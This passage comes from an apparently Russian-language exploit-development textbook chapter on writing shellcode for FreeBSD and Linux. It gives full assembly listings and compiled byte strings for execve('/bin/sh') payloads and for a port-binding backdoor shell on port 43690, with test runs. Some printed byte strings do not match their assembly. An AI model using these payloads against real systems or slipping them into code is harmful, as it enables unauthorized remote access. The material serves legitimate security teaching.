7     arguments[2] = 0;
8     execve(program, arguments, 0);
9 }
```

Анализ

- В строках 2 и 3 мы определяем полный путь к программе, которую хотим выполнить, и ее аргумент.
- В строке 4 инициализируется массив указателей на символы (строк).
- В строках 5–7 этот массив заполняется, причем в последний элемент записывается нуль (это признак конца массива).
- В строке 8 мы вызываем функцию *execve*, передавая ей имя программы, массив аргументов и 0 вместо массива переменных окружения.

Откомпилируем и запустим программу:

```
bash-2.05b$ gcc -o execve execve.c
bash-2.05b$ ./execve
Hello !
bash-2.05b$
```

Познакомившись с тем, как обращение к системному вызову *execve* реализуется на С, сделаем то же самое на ассемблере. Поскольку мы не собираемся передавать программе */bin/sh* ни аргументов, ни переменных окружения, то второй и третий аргументы системного вызова могут быть равны 0. На С такое обращение выглядело бы следующим образом:

```
execve("/bin/sh", 0, 0);
```

В примере 9.4 представлена ассемблерная версия этого кода.

Пример 9.4. Реализация *execve* для FreeBSD с помощью *jmp/call*

```
1 BITS 32
2 jmp short    callit
3 doit:
4 pop esi
5 xor eax, eax
6 mov byte    [esi + 7], al
7 push eax
8 push eax
9 push esi
10 mov al, 59
11 push eax
12 int 0x80
13 callit:
14 call doit
15 db  '/bin/sh'
```

Анализ

- В начале мы воспользовались приемом *jmp/call*, чтобы определить адрес строки «*/bin/sh*». В строке 2 мы переходим наметку *callit* (строка 13), откуда вызываем функцию *doit* (строка 14).
- Команда *call* помещает в стек текущий счетчик команд (регистр EIP), который указывает на адрес ячейки, следующей за *call*, и выполняет переход на метку *doit*. Там мы первым делом извлекаем из стека находящееся наверху двойное слово и помещаем его в регистр ESI. Теперь в ESI находится адрес начала строки «*/bin/sh*», который можно передать системному вызову в качестве первого аргумента.
- Теперь нужно завершить строку нулевым байтом. В строке 5 мы обнуляем регистр EAX командой XOR, а затем добавляем младший байт этого регистра в конец строки с помощью команды MOV BYTE (строка 6).
- Пора приступать к заталкиванию аргументов в стек. Так как EAX сейчас содержит нули, то можно воспользоваться им в качестве второго и третьего аргументов, что мы и сделали, дважды поместив его в стек

(строки 7 и 8). Затем мы заталкиваем указатель на начало строки «/bin/sh» (строка 9) и заносим номер системного вызова *execve* в регистр AL (строка 10).

- Выше мы уже говорили, что соглашение о вызове ядра во FreeBSD предусматривает наличие четырех байтов перед аргументами системного вызова. В данном случае их значения не играют роли, поэтому просто помещаем EAX в стек еще один раз (строка 11).
- Теперь все готово, поэтому в строке 12 мы вызываем ядро.

Откомпилируем и запустим наш shell-код:

```
bash-2.05b$ nasm -o execve execve.S
bash-2.05b$ s-proc -p execve
```

```
/* Следующий shell-код занимает 28 байтов */
```

```
char shellcode[] =
    "\xeb\x0e\x5e\x31\xc0\x88\x46\x07\x50\x50\x56\xb0\x3b\x50\xcd"
    "\x80\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

```
bash-2.05b$ s-proc -e execve
Calling code...
$
```

Shell-код работает и занимает всего 28 байтов – совсем неплохо

Примечание

В качестве упражнения напишите shell-код, который открывает файл (системный вызов *open*), записывает в него данные (*write*) и закрывает файл (*close*). Запишите по крайней мере один символ новой строки и хотя бы один нулевой байт. Еще одно полезное упражнение – shell-код, который читает данные из файла, открывает сокет для соединения с удаленным хостом и записывает прочитанные данные в этот сокет.

В примере 9.4 мы воспользовались техникой *jmp/call*, что не слишком экономно. Если затолкнуть строку «/bin/sh» в стек, то получится более короткий shell-код, который будет делать в точности то же самое. Продемонстрируем эту идею в примере 9.5.

Пример 9.5. Реализация *execve* для FreeBSD с помощью заталкивания в стек

```
1 BITS 32
2
```

```
3 xor  eax, eax
4 push eax
5 push 0x68732f6e
6 push 0x69622f2f
7 mov  ebx, esp
8 push eax
9 push eax
10 push ebx
11 mov  al, 59
12 push eax
13 int  80h
```

Анализ

- С помощью команды PUSH мы заталкиваем строку «/bin/sh» в стек. Дополнительный символ косой черты в начале – это не опечатка; мы добавили его, чтобы строка состояла ровно из восьми байтов, тогда для помещения ее в стек будет достаточно всего двух команд (строки 5 и 6).
- В строке 3 мы обнуляем регистр EAX, а затем помещаем его в стек, нулевое значение будет служить символом конца строки. Затем строка «/bin/sh» заталкивается в стек в два шага. Напомним, что стек растет от старших адресов к младшим, так что символы мы заталкиваем в обратном порядке: сначала «hs/n» (строка 5), затем «ib//» (строка 6).
- Поместив строку в стек, мы сохраняем текущий указатель стека ESP, указывающий на ее начало, в регистре EBX. Теперь все готово для помещения в стек аргументов и вызова ядра. Поскольку мы не собираемся передавать программе */bin/sh* ни аргументов, ни переменных среды, то дважды заталкиваем в стек регистр EAX, который содержит нули (строки 8 и 9). Это будут значения второго и третьего аргументов *execve*.
- Далее поместим в стек регистр EBX, содержащий указатель на начало строки «/bin/sh» (строка 10), занесем номер системного вызова *execve* в регистр AL (строка 11), снова затолкнем в стек EAX, памятуя о соглашении о вызове ядра в FreeBSD (строка 12), и, наконец, вызовем ядро (строка 13).

Как видите, ассемблерный код получился короче, чем в примере 9.4, хотя делает он то же самое. Метод заталкивания строки в стек эффективнее, поэтому мы настоятельно рекомендуем при разработке shell-кодов пользоваться именно им. Протестируем наш shell-код и преобразуем его в строку:

```
1 bash-2.05b$ nasm -o bin-sh bin-sh.S
2 bash-2.05b$ s-proc -p bin-sh
3
4 /* Следующий shell-код занимает 23 байта */
5
```

```

6 char shellcode[] =
7 "\x31\xc0\x50\x68\xe2\xf7\x68\x68\xf2\xf6\x69\xe3"
8 "\x50\x50\x53\x50\xb0\x3b\xcd\x80";
9
10
11 bash-2.05b$ s-proc -e bin-sh
12 Calling code...
13 $

```

Как видите, в строке 13 была выполнена программа */bin/sh*, так что shell-код сработал! При этом мы сэкономили 5 байтов по сравнению с предыдущим вариантом, где применялась техника *jmp/call*. Посмотрим теперь, как можно воспользоваться методом заталкивания в стек для выполнения *execve* с несколькими аргументами.

Чтобы передать аргументы системному вызову *execve*, нужно подготовить массив строк. Первый элемент в нем должен указывать на путь к исполняемой программе. В примере 9.6 представлен код, который запускает команду */bin/sh -c date*. Псевдокод этого примера выглядит так:

```
execve("/bin/sh", {"/bin/sh", "-c", "date", 0}, 0);
```

Пример 9.6. Реализация *execve* с несколькими аргументами для FreeBSD

с помощью заталкивания в стек

```

1 BITS 32
2 xor  eax, eax
3 push eax
4 push 0x68732f6e
5 push 0x69622f2f
6 mov  ebx, esp
7
8 push eax
9 push word  0x632d
10 mov  edx, esp
11
12 push eax
13 push 0x65746164
14 mov  ecx, esp
15
16 push eax  ; NULL
17 push ecx  ; указатель на date
18 push edx  ; указатель на "-c"
19 push ebx  ; указатель на "//bin/sh"
20 mov  ecx, esp
21
22 push eax
23 push ecx

```

```

24 push ebx
25 mov  al, 0x59
26 push eax
27 int  0x80

```

Единственное отличие этого кода от приведенного выше в том, что мы должны затолкнуть в стек дополнительные аргументы и создать массив указателей на них.

Анализ

- Строки 7–17 новые, все остальное уже обсуждалось выше. Чтобы подготовить массив указателей на аргументы программы, нужно затолкнуть эти аргументы в стек и запомнить их адреса.
- В строке 8 мы помещаем в стек предварительно обнуленный регистр EAX, это будет признак конца строки.
- В строке 9 в стек заталкивается строка «с-» (два байта). Если не указать в команде PUSH модификатор WORD, то *nasm* преобразует слово 0x632d в двойное слово и поместит в стек значение 0x0000632d, в результате чего в shell-коде появятся два нулевых байта.
- В строке 9 мы запоминаем текущее значение указателя стека ESP в регистре EDX (это адрес начала аргумента *-c*), после чего можем приступить к подготовке следующего аргумента: строки «date».
- В строке 12 мы снова помещаем в стек нулевое значение EAX, выступающее в роли конца строки.
- В строках 13 и 14 в стек заталкивается строка «etad», а адрес ее начала запоминается в регистре ECX.

Примечание

Строки *-c* и *date* заталкиваются в обратном порядке, так как стек растет в направлении от старших адресов к младшим.

- Теперь все аргументы готовы и можно приступить к созданию массива указателей. Поскольку он должен завершаться нулем, то мы сначала заталкиваем в стек нулевое значение из регистра EAX (строка 16). Затем последовательно помещаем указатели на строки «date», «-c» и «//bin/sh». В этот момент стек выглядит следующим образом:

```

0x0000000068732f6e69622f2f00000000632d000000006574616400000000aaaabbbbcccc
          ^^^^^^^^^^^^^^^^^          ^^^          ^^^^^^^
          "//bin/sh"                  "-c"          "date"

```

- `aaaabbbbcccc` – это неизвестные значения указателей на строки «date», «-с» и «//bin/sh». Массив подготовлен и в строке 20 мы запоминаем его адрес в регистре ECX. Это будет второй аргумент *execve*. В строках 22–27 мы помещаем в стек все аргументы, заносим в AL номер системного вызова *execve* и вызываем ядро.

Откомпилируем и протестируем этот shell-код:

```
bash-2.05b$ nasm -o bin-sh-three-arguments bin-sh-three-arguments.S
bash-2.05b$ s-proc -p bin-sh-three-arguments
```

```
/* Следующий shell-код занимает 44 байта */
```

```
char shellcode[] =
    "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
    "\x50\x66\x68\x2d\x63\x89\xe2\x50\x68\x64\x61\x74\x65\x89\xe1"
    "\x50\x51\x52\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80";
```

```
bash-2.05b$ s-proc -e bin-sh-three-arguments
Calling code...
Sun Jun  1 16:54:01 CEST 2003
bash-2.05b$
```

Дата напечатана, shell-код работает!

Посмотрим, как реализовать системный вызов *execve* в Linux с помощью техники `jmp/call`. Реализация очень похожа на то, что мы сделали для FreeBSD, единственное отличие в способе передачи аргументов системного вызова ядру. Напомним, что Linux ожидает, что аргументы передаются в регистрах, тогда как FreeBSD предполагает, что они должны быть помещены в стек. Вот как выглядела бы реализация обращения к *execve* в Linux на языке C:

```
int main()
{
    char *command = "/bin/sh";
    char *args[2];

    args[0] = command;
    args[1] = 0;

    execve(command, args, 0);
}
```

В отличие от FreeBSD мы не можем передать 0 в качестве второго аргумента. Поэтому приходится создавать массив строк. В первом элементе этого массива, который мы назвали *args*, должен находиться указатель на строку с именем команды. В примере 9.7 эта программа переписана на ассемблере:

Пример 9.7. Реализация *execve* для Linux методом `jmp/call`

```
1 BITS 32
2 jmp short  callit
3 doit:
4 pop ebx
5 xor eax, eax
6 cdq
7 mov byte  [ebx + 7], al
8 mov long  [ebx + 8], ebx
9 mov long  [ebx + 12], eax
10 lea ecx, [ebx + 8]
11 mov byte  al, 0x0b
12 int 0x80
13 callit:
14 call doit
15 db  '/bin/sh'
```

Анализ

- В начале мы воспользовались приемом `jmp/call`, чтобы получить адрес строки «/bin/sh» и сохранить его в регистре EBX (строки 2–4 и 13–14).
- Затем мы обнуляем регистр EAX (строка 5) и используем его в качестве признака конца строки (строка 7). Кроме того, с помощью команды CDQ мы записываем нули в регистр EDX. Он будет представлять третий аргумент, так что больше мы его изменять не будем. Итак, первый и третий аргумент *execve* готовы.
- Теперь надо подготовить второй аргумент: массив указателей на строки. Первый элемент должен указывать на имя исполняемой программы. Адрес ее начала находится сейчас в регистре ESP, сохраним его в EBX (строка 8). Затем поместим значение регистра EAX, который содержит нули, после строки «/bin/sh» (строка 9), это будет признак конца строки.
- Адрес начала «/bin/sh», завершающийся нулем, сохраним в регистре ECX (строка 10). Таким образом, память после этой строки выглядит так: 0AAAA0000. В строке 7 мы поместили ноль вслед за строкой. Символы A представляют собой указатель на начало строки «/bin/sh», они были записаны в строке 8, а за ними находятся нули, помещенные туда в строке 9. Эти нули служат признаком конца массива. На псевдокоде обращение к системному вызову *execve* выглядит так:

```
execve("указатель на /bin/sh0", "указатель на AAAA0000", 0);
```

- В строке 11 мы заносим номер системного вызова *execve* в Linux в регистр AL и в строке 12 вызываем ядро.

Протестируем и распечатаем shell-код:

```
[twente@gabriel execve]# s-proc -p execve

/* Следующий shell-код занимает 34 байта */

char shellcode[] =
    "\xeb\x14\x5b\x31\xc0\x99\x88\x43\x07\x89\x5b\x08\x89\x43\x0c"
    "\x8d\x4b\x08\xb0\x0b\xcd\x80\xe8\xe7\xff\xff\xff\x2f\x62\x69"
    "\x6e\x2f\x73\x68";

[twente@gabriel execve]# s-proc -e execve
Calling code...
sh-2.04#
```

Работает, но, к сожалению, этот код по сравнению с вариантом для FreeBSD получился довольно длинным. В примере 9.8 представлены другие команды для реализации запуска */bin/sh* с помощью системного вызова *execve*. Основное отличие состоит в том, что техника *jmp/call* не используется, что приводит к более эффективному решению.

Пример 9.8. Реализация *execve* для Linux методом заталкивания аргументов в стек

```
1 BITS 32
2 xor eax, eax
3 cdq
4 push eax
5 push long 0x68732f2f
6 push long 0x6e69622f
7 mov ebx, esp
8 push eax
9 push ebx
10 mov ecx, esp
11 mov al, 0xb
12 int 0x80
```

Анализ

- Как обычно, начинаем с очистки рабочих регистров. Сначала обнуляем регистр EAX с помощью команды XOR, а затем используем команду CDQ, чтобы очистить и регистр EDX. В дальнейшем трогать EDX мы уже не станем, поскольку он будет выступать в роли третьего аргумента системного вызова.
- Далее мы создаем в стеке строку, заталкивая сначала нуль из регистра EAX (признак конца строки), а затем саму строку «/bin/sh» (строки 4, 5 и 6). Адрес начала строки сохраняется в регистре EBX (строка 7). Теперь первый аргумент готов.

- Имея указатель на начало строки, мы строим массив. Сначала в стек заталкивается EAX (служит признаком конца массива), а затем адрес строки «/bin/sh» (строка 9).
- Указатель на массив заносится в регистр ECX, это будет второй аргумент системного вызова.
- Все аргументы подготовлены. Заносим номер системного вызова в AL и вызываем ядро (строки 11 и 12).

Откомпилируем и протестируем shell-код:

```
[gabriel@root execve]# s-proc -p execve

/* Следующий shell-код занимает 24 байта */

char shellcode[] =
    "\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
    "\xe3\x50\x53\x89\xe1\xb0\xb0\xcd\x80";

[gabriel@root execve]# s-proc -e execve
Calling code...
sh-2.04#
```

Мало того, что этот код работает, так он еще стал на 10 байтов короче!

Примечание

Рекомендуем сейчас написать в качестве упражнения shell-код для Linux, который с помощью системного вызова *execve* запускает команду */bin/sh -c date*. Указание: затолкните аргументы в стек и поместите указатели на них в массив.

Shell-код для привязки к порту

Shell-код для привязки к порту часто применяется для атаки на уязвимую программу, исполняемую на удаленном компьютере. Такой код открывает некий порт и выполняет интерпретатор команд, когда приходит запрос на соединение с этим портом. Иными словами, подобный shell-код реализует черный ход в систему.

Примечание

Будьте осторожны при выполнении shell-кода для привязки к порту. Пока он работает, в вашу систему можно проникнуть с черного хода.

Это первый пример, в котором вы увидите, как можно последовательно выполнить несколько системных вызовов и использовать значение, возвращаемое одним, в качестве входного аргумента для другого. Написанная на C программа из примера 9.9 делает как раз то, что мы хотим реализовать в shell-коде для привязки к порту.

Пример 9.9. Привязка вызова оболочки к порту

```

1 #include <unistd.h>
2 #include <sys/socket.h>
3 #include <netinet/in.h>
4
5 int soc, cli;
6 struct sockaddr_in serv_addr;
7
8 int main()
9 {
10     serv_addr.sin_family = 2;
11     serv_addr.sin_addr.s_addr = 0;
12     serv_addr.sin_port = 0xAAAA;
13     soc = socket(2,1,0);
14     bind(soc, (struct sockaddr *) &serv_addr, 0x10);
15     listen(soc, 1);
16     cli = accept(soc,0,0);
17     dup2(cli,0);
18     dup2(cli,1);
19     dup2(cli,2);
20     execve("/bin/sh",0,0);
21 }
```

Анализ

- Чтобы привязать вызов оболочки к порту, мы должны последовательно выполнить системные вызовы *socket* (строка 13), *bind* (строка 14), *listen* (строка 15), *accept* (строка 16), *dup2* (строки 17–19) и *execve* (строка 20).
- Системный вызов *socket* самый простой, так как все его аргументы – заранее известные целые числа. После того как он вернет управление, нужно запомнить возвращенное значение, так как оно будет передано в качестве аргумента системным вызовам *bind*, *listen* и *accept*. Самым сложным является вызов *bind*, поскольку он требует указателя на структуру. Следовательно, нам предстоит сконструировать эту структуру в стеке и получить указатель на нее так же, как мы делали это для строк.
- После выполнения *accept* мы получаем дескриптор нового сокета, позволяющий обмениваться данными. Поскольку мы хотим предоставить тому, кто с нами соединился, интерактивную оболочку, то дублируем дескрипторы *stdin*, *stdout* и *stderr* на сокет (строки 17–19), а затем

вызываем программу */bin/sh* (строка 20). Теперь все данные, читаемые из сокета, будут переданы интерпретатору команд, а все, что он выводит на *stdout* и *stderr*, будет записано в сокет.

Ассемблерная программа из примера 9.10 привязывает оболочку к порту в системе FreeBSD. Этот код несколько отличается от того, что вы видели выше. Напомним, что в соответствии с соглашением ОС FreeBSD ожидает, что после аргументов системного вызова в стек будет помещено еще четыре байта. Эти байты останутся в стеке после выполнения вызова. Мы воспользуемся этими байтами для передачи начальных аргументов следующему системному вызову. Поскольку в shell-коде для привязки к порту выполняется несколько системных вызовов подряд, то таким образом нам удастся заметно сэкономить, а приведенный ниже код оказывается, наверное, самым коротким из всех возможных для FreeBSD. Правда, из-за такой краткости его трудно понять, но мы объясним все подробно.

Пример 9.10. Shell-код для привязки к порту в FreeBSD

```

1 BITS 32
2 xor ecx, ecx
3 xor eax, eax
4 cdq
5 push eax
6 push byte 0x01
7 push byte 0x02
8 push eax
9
10 mov al, 97
11 int 0x80
12 xchgedx, eax
13 push 0xAAAA02AA
14 mov esi, esp
15 push byte 0x10
16 push esi
17 pushedx
18 mov al, 104
19 push byte 0x1
20 int 0x80
21 pushedx
22 mov al, 106
23 pushecx
24 int 0x80
25 push eax
26 pushedx
27 cdq
28 mov al, 30
29 pushedx
```

```

30 int  0x80
31 mov  cl,3
32 mov  ebx,eax
33
34 100p:
35 push ebx
36 mov  al,90
37 inc  edx
38 push edx
39 int  0x80
40 loop 100p
41
42 push ecx
43 push 0x68732f6e
44 push 0x69622f2f
45 mov  ebx, esp
46 push ecx
47 push ecx
48 push ebx
49 push eax
50 mov  al,59
51 int  0x80

```

Системный вызов socket

Системный вызов *socket* применяется для создания нового сокета. Аргумент *domain* — это адресное семейство, например, *AF_INET* (в случае протокола IP). Второй аргумент — это тип сокета. Можно, например, создать простой сокет для отправки в сеть вручную сконструированных пакетов. Третий аргумент *protocol* определяет, по какому протоколу будет происходить обмен данными через сокет, например, по протоколу TCP.

```

1 xor  ecx, ecx
2 xor  eax, eax
3 cdq
4 push eax
5 push byte  0x01
6 push byte  0x02
7 push eax
8 mov  al,97
9 int  0x80
10 xchg edx, eax

```

Анализ

- Системный вызов *socket* несложен, так как нужно передать всего три целых числа. Сначала в строках 1 и 2 мы обнуляем регистры EAX и ECX.

Затем с помощью команды CDQ очищаем также регистр EDX. Использование CDQ вместо «xor edx, edx» позволяет сэкономить один байт.

- Затем мы помещаем в стек аргументы: сначала 0 (строка 4), а затем 1 и 2 (строки 5 и 6). Вслед за этим еще раз заталкиваем EAX (вспомните о принятом в FreeBSD соглашении), заносим номер системного вызова *socket* в AL и вызываем ядро (строки 8 и 9). Возвращенное ядром значение находится в регистре EAX. С помощью команды XCHG мы помещаем его в EDX. Эта команда обменивает содержимое двух регистров, так что в EAX оказывается прежнее содержимое EDX и наоборот. Мы пользуемся командой XCHG, а не MOV, так как при этом тоже экономится один байт.
- Так как в строке 3 мы предварительно очистили регистр EDX, то теперь в EAX окажутся нули.

Системный вызов bind

Этот системный вызов ассоциирует с сокетом локальный адрес. Первый аргумент — это дескриптор, полученный от системного вызова *socket*. Второй — указатель на структуру, содержащую идентификатор протокола, номер порта и локальный IP-адрес.

```

1 push 0xAAAA02AA
2 mov  esi,esp
3 push byte  0x10
4 push esi
5 push edx
6 mov  al,104
7 push byte  0x1
8 int  0x80

```

Анализ

- В строке 7 кода для вызова *socket* мы затолкнули в стек значение регистра EAX. Оно все еще там находится, так что можно воспользоваться им для хранения адреса структуры *sockaddr*. На языке C эта структура описывается так:

```

struct sockaddr_in {
    uint8_t      sin_len;
    sa_family_t  sin_family;
    in_port_t    sin_port;
    struct in_addr sin_addr;
    char         sin_zero[8];
};

```

- Чтобы вызов *bind* сработал, мы поместим в стек EAX, затем константу 0хАААА (или 43690 в десятичной системе), то есть номер порта (*sin_port*), затем 02 (*sin_family*) и подходящее значение *sin_len* (в данном случае 0хАА).
- Структура уже находится в стеке, так что можно сохранить текущий указатель стека в регистре ESI и начать заталкивать в стек аргументы. Нам нужно поместить константу 0х10, затем указатель на структуру и затем значение, полученное от системного вызова *socket* (строка 5). Аргументы подготовлены, осталось занести в AL номер системного вызова *bind* и вызвать ядро. Но предварительно мы еще поместим в стек константу 0х1, чтобы удовлетворить соглашению. Это значение выбрано не произвольно, оно в дальнейшем станет последним аргументом следующего системного вызова, то есть *listen*.

Системный вызов listen

После того как протокол и номер порта ассоциирован с сокетом, можно вызывать *listen*, чтобы перевести сокет в режим прослушивания порта. В качестве аргументов передается дескриптор сокета и максимальная длина очереди входящих соединений к этому сокету. Если длина очереди равна 1, и поступит два запроса, то один будет поставлен в очередь, а другой отвергнут.

```
1 pushedx
2 mov al,106
3 pushecx
4 int 0x80
```

Анализ

- Мы помещаем в стек значение регистра EDX, который все еще содержит полученный от *socket* дескриптор, и заносим в AL номер системного вызова. Затем заталкиваем в стек ECX, по-прежнему равный нулю, и вызываем ядро. Находящееся в стеке значение ECX станет последним аргументом для следующего системного вызова.

Системный вызов accept

Этот системный вызов применяется для того, чтобы принять соединение, как только поступит запрос. Он возвращает дескриптор нового сокета, через который можно обмениваться данными.

Первым аргументом *accept* должен быть дескриптор сокета, вторым — указатель на структуру типа *sockaddr* или NULL. Если второй аргумент отличен от

нуля, то ядро поместит в него информацию об удаленном клиенте, приславшем запрос. Таким образом, можно, например, получить IP-адрес клиента. При этом в область памяти, на которую указывает третий аргумент, будет записано число байтов, помещенных в структуру *sockaddr*.

```
1 push eax
2 push edx
3 cdq
4 mov al,30
5 push edx
6 int 0x80
```

Анализ

- Если вызов *listen* завершился успешно, то в регистре EAX будет находиться 0. Следовательно, можно поместить значение этого регистра в стек, где оно станет вторым аргументом *accept*.
- Затем мы в последний раз помещаем в стек хранящийся в EDX дескриптор сокета. Поскольку сейчас EAX содержит нули, а для следующего системного вызова нам потребуется чистый регистр EDX, пользуемся командой CDQ.
- После того как все подготовлено, заносим номер системного вызова в AL, заталкиваем EDX в стек, чтобы не нарушать соглашения, а заодно подготовить аргумент для следующего системного вызова и вызываем ядро.

Системный вызов dup2

Системный вызов *dup2* служит для дублирования дескрипторов. В программе на C или C++ его прототип таков: *dup2(int oldfilehandle, int newfilehandle)*. После вызова дескриптор *newfilehandle* ссылается на тот же файл, что и *oldfilehandle*.

```
1 mov cl,3
2 mov ebx,eax
3
4 100p:
5 push ebx
6 mov al,90
7 inc edx
8 push edx
9 int 0x80
10 loop 100p
```

Анализ

- Поскольку нужно вызвать *dup2* трижды с одним и тем же первым аргументом, то мы можем сэкономить, воспользовавшись циклом. При использовании команды *loop* в регистр CL должно быть занесено чисто итераций. После каждой итерации значение CL уменьшается на 1, пока не станет равным нулю. В этот момент цикл завершается. Поскольку мы должны выполнить три вызова *dup2*, помещаем в CL константу 3 (строка 1).
- Затем сохраняем полученное от *accept* значение в регистре EBX (строка 2).
- Теперь аргументы для *dup2* находятся в регистрах EBX и EDX. Напомним, что после предыдущего системного вызова мы уже поместили EDX в стек. И, значит, при первом прохождении цикла нужно поместить в стек только EBX (строка 5).
- После этого заносим в AL номер системного вызова *dup2* и увеличиваем EDX на 1 (строка 7). Это делается потому, что второй аргумент *dup2* должен представлять *stdin* на первой итерации, *stdout* – на второй и *stderr* – на третьей.
- Увеличив EDX, помещаем его в стек (строка 8), чтобы ядро было счастливо, а заодно готовя второй аргумент для следующего вызова *dup2*.

Системный вызов *execve*

Для запуска программы используем всемогущий системный вызов *execve*. Его первый аргумент – это полный путь к исполняемой программе, второй – массив, содержащий имя программы и ее параметры, а последний – массив переменных окружения.

```

1 push ecx
2 push 0x68732f6e
3 push 0x69622f2f
4 mov ebx, esp
5 push ecx
6 push ecx
7 push ebx
8 push eax
9 mov al, 59
10 int 0x80
```

Анализ

- Для начала заталкиваем в стек путь к программе – строку «/bin/sh». Если использовать для этой цели технику *jmp/call*, то shell-код получится слишком длинным.

Теперь можно проверить работоспособность нашего кода, оттранслировав его и выполнив с помощью утилиты *s-proc*:

Терминал 1:

```

bash-2.05b$ nasm -o bind bind.S
bash-2.05b$ s-proc -p bind
Calling code...
```

Терминал 2:

```

bash-2.05b$ nc 127.0.0.1 43690
uptime
 1:14PM up 23 hrs, 8 users, load averages: 1.02, 0.52, 0.63
exit
bash-2.05b$
```

Трассировка системных вызовов показывает, что все выполняется, как задумано:

```

bash-2.05b$ ktrace s-proc -e bind
Calling code...
bash-2.05b$ kdump | more
- пропущено -
4650 s_proc CALL socket(0x2,0x1,0)
4650 s_proc RET socket 3
4650 s_proc CALL bind(0x3,0xbfbffa88,0x10)
4650 s_proc RET bind 0
4650 s_proc CALL listen(0x3,0x1)
4650 s_proc RET listen 0
4650 s_proc CALL accept(0x3,0,0)
4650 s_proc RET accept 4
4650 s_proc CALL dup2(0x4,0)
4650 s_proc RET dup2 0
4650 s_proc CALL dup2(0x4,0x1)
4650 s_proc RET dup2 1
4650 s_proc CALL dup2(0x4,0x2)
4650 s_proc RET dup2 2
4650 s_proc CALL execve(0xbfbffa40,0,0)
4650 s_proc NAMI "/bin/sh"
- пропущено -
```

Если преобразовать двоичный код, сгенерированный в результате трансляции ассемблерной программы, в строку, то получим следующий shell-код:

```
bash-2.05b$ s-proc -p bind
```

```

/* Следующий shell-код занимает 81 байтов */
char shellcode[] =
    "\x31\xc9\x31\xc0\x99\x50\x6a\x01\x6a\x02\x50\xb0\x61\xcd\x80"
```



```
"\x92\x68\xaa\x02\xaa\xaa\x89\xe6\x6a\x10\x56\x52\xb0\x68\x6a"
"\x01\xcd\x80\x52\xb0\x6a\x51\xcd\x80\x50\x52\x99\xb0\x1e\x52"
"\xcd\x80\xb1\x03\x89\xc3\x53\xb0\x5a\x42\x52\xcd\x80\xe2\xf7"
"\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x51\x51"
"\x53\x50\xb0\x3b\xcd\x80";
```

Аналогичный shell-код для Linux сильно отличается от описанного выше. В Linux функции *socket*, *bind*, *listen* и *accept* реализуются одним системным вызовом *socketcall*. При этом получающийся shell-код оказывается несколько длиннее, чем для FreeBSD. В странице руководства по вызову *socketcall* описан его прототип:

```
int socketcall(int call, unsigned long *args);
```

Как видим, системному вызову *socketcall* нужно передать два аргумента. Первый – это идентификатор нужной функции. В заголовочном файле *net.h* для Linux перечислены все имеющиеся функции:

```
SYS_SOCKET      1
SYS_BIND        2
SYS_CONNECT     3
SYS_LISTEN      4
SYS_ACCEPT      5
SYS_GETSOCKNAME 6
SYS_GETPEERNAME 7
SYS_SOCKETPAIR  8
SYS_SEND        9
SYS_RECV       10
SYS_SENDTO     11
SYS_RECVFROM   12
SYS_SHUTDOWN   13
SYS_SETSOCKOPT 14
SYS_GETSOCKOPT 15
SYS_SENDMSG    16
SYS_RECVMSG    17
```

Второй аргумент *socketcall* – это указатель на список аргументов, передаваемых заданной функции. Так, чтобы выполнить *socket(2,1,0)*, нужно написать нечто вроде:

```
socketcall(1, [указатель на массив, содержащий 2, 1, 0]);
```

В примере 9.11 приведен shell-код для привязки к порту в Linux.

Пример 9.11. Код для привязки к порту в Linux

```
1 BITS 32
2
3 xor eax,eax
```

```
4 xor ebx,ebx
5 cdq
6
7 pusheax
8 pushbyte 0x1
9 pushbyte 0x2
10 mov ecx,esp
11 inc bl
12 mov al,102
13 int 0x80
14 mov esi,eax ; сохранить возвращенное значение в esi
15
16 pushedx
17 push long 0xAAAA02AA
18 mov ecx,esp
19 push byte 0x10
20 pushecx
21 pushesi
22 mov ecx,esp
23 inc bl
24 mov al,102
25 int 0x80
26
27 pushedx
28 pushesi
29 mov ecx,esp
30 mov bl,0x4
31 mov al,102
32 int 0x80
33
34 pushedx
35 pushedx
36 pushesi
37 mov ecx,esp
38 inc bl
39 mov al,102
40 int 0x80
41 mov ebx,eax
42
43 xor ecx,ecx
44 mov cl,3
45 l00p:
46 dec cl
47 mov al,63
48 int 0x80
49 jnz l00p
50
51 pushedx
52 push long 0x68732f2f
```

```

53 push long    0x6e69622f
54 mov  ebx,esp
55 pushedx
56 pushebx
57 mov  ecx,esp
58 mov  al, 0x0b
59 int  0x80

```

Анализ

- Это shell-код очень напоминает то, что мы проделали для FreeBSD. В общем-то мы используем те же аргументы и те же системные вызовы, только вынуждены прибегнуть к интерфейсу *socketcall*, и, конечно, передавать аргументы ядру нужно иначе. Рассмотрим эту программу по частям.
- В строках 3–5 мы обнуляем регистры EAX, EBX и EDX. А затем выполняем аналог системного вызова *socket(2,1,0)*. Значения 0, 1 и 2 помещаются в стек, после чего значение ESP сохраняется в регистре ECX (строка 10), который, стало быть, содержит указатель на аргументы.
- В строке 11 мы увеличиваем EBX на 1. Теперь там находится значение 1, равное идентификатору функции *socket*. Мы пользуемся командой INC вместо MOV, так как «inc bl» транслируется в один байт, а «mov bl,0x1» – в два.
- Аргументы подготовлены, поэтому заносим номер системного вызова *socketcall* в AL (строка 12) и вызываем ядро. После выполнения функции *socket* ядро помещает возвращенное значение, то есть дескриптор сокета, в регистр EAX. В строке 14 мы копируем его в ESI.
- Далее мы хотим выполнить эквивалент функции:

```
bind(soc, (struct sockaddr *) &serv_addr, 0x10);
```
- В строках 16 и 17 мы приступаем к построению структуры *sockaddr*. Ее описание в Linux ничем не отличается от FreeBSD, и, как и раньше, мы привязываем сокет к порту 0xAAAA (43690). После того как структура будет построена в стеке, мы сохраняем текущее значение ESP в ESI (строка 18).
- Теперь можно поместить в стек аргументы функции *bind*. В строке 17 мы заталкиваем последний аргумент 0x10, затем указатель на структуру *sockaddr* (строка 18) и, наконец, дескриптор сокета. Сохраняем новое значение ESP в регистре ECX. В результате мы подготовили второй аргумент для *socketcall*, так что перед вызовом ядра осталось только подготовить первый аргумент.
- Регистр EBX все еще содержит 1 (строка 11). Поскольку номер функции *bind* равен 2, то в строке 23 мы увеличиваем BL на единицу. Затем зано-

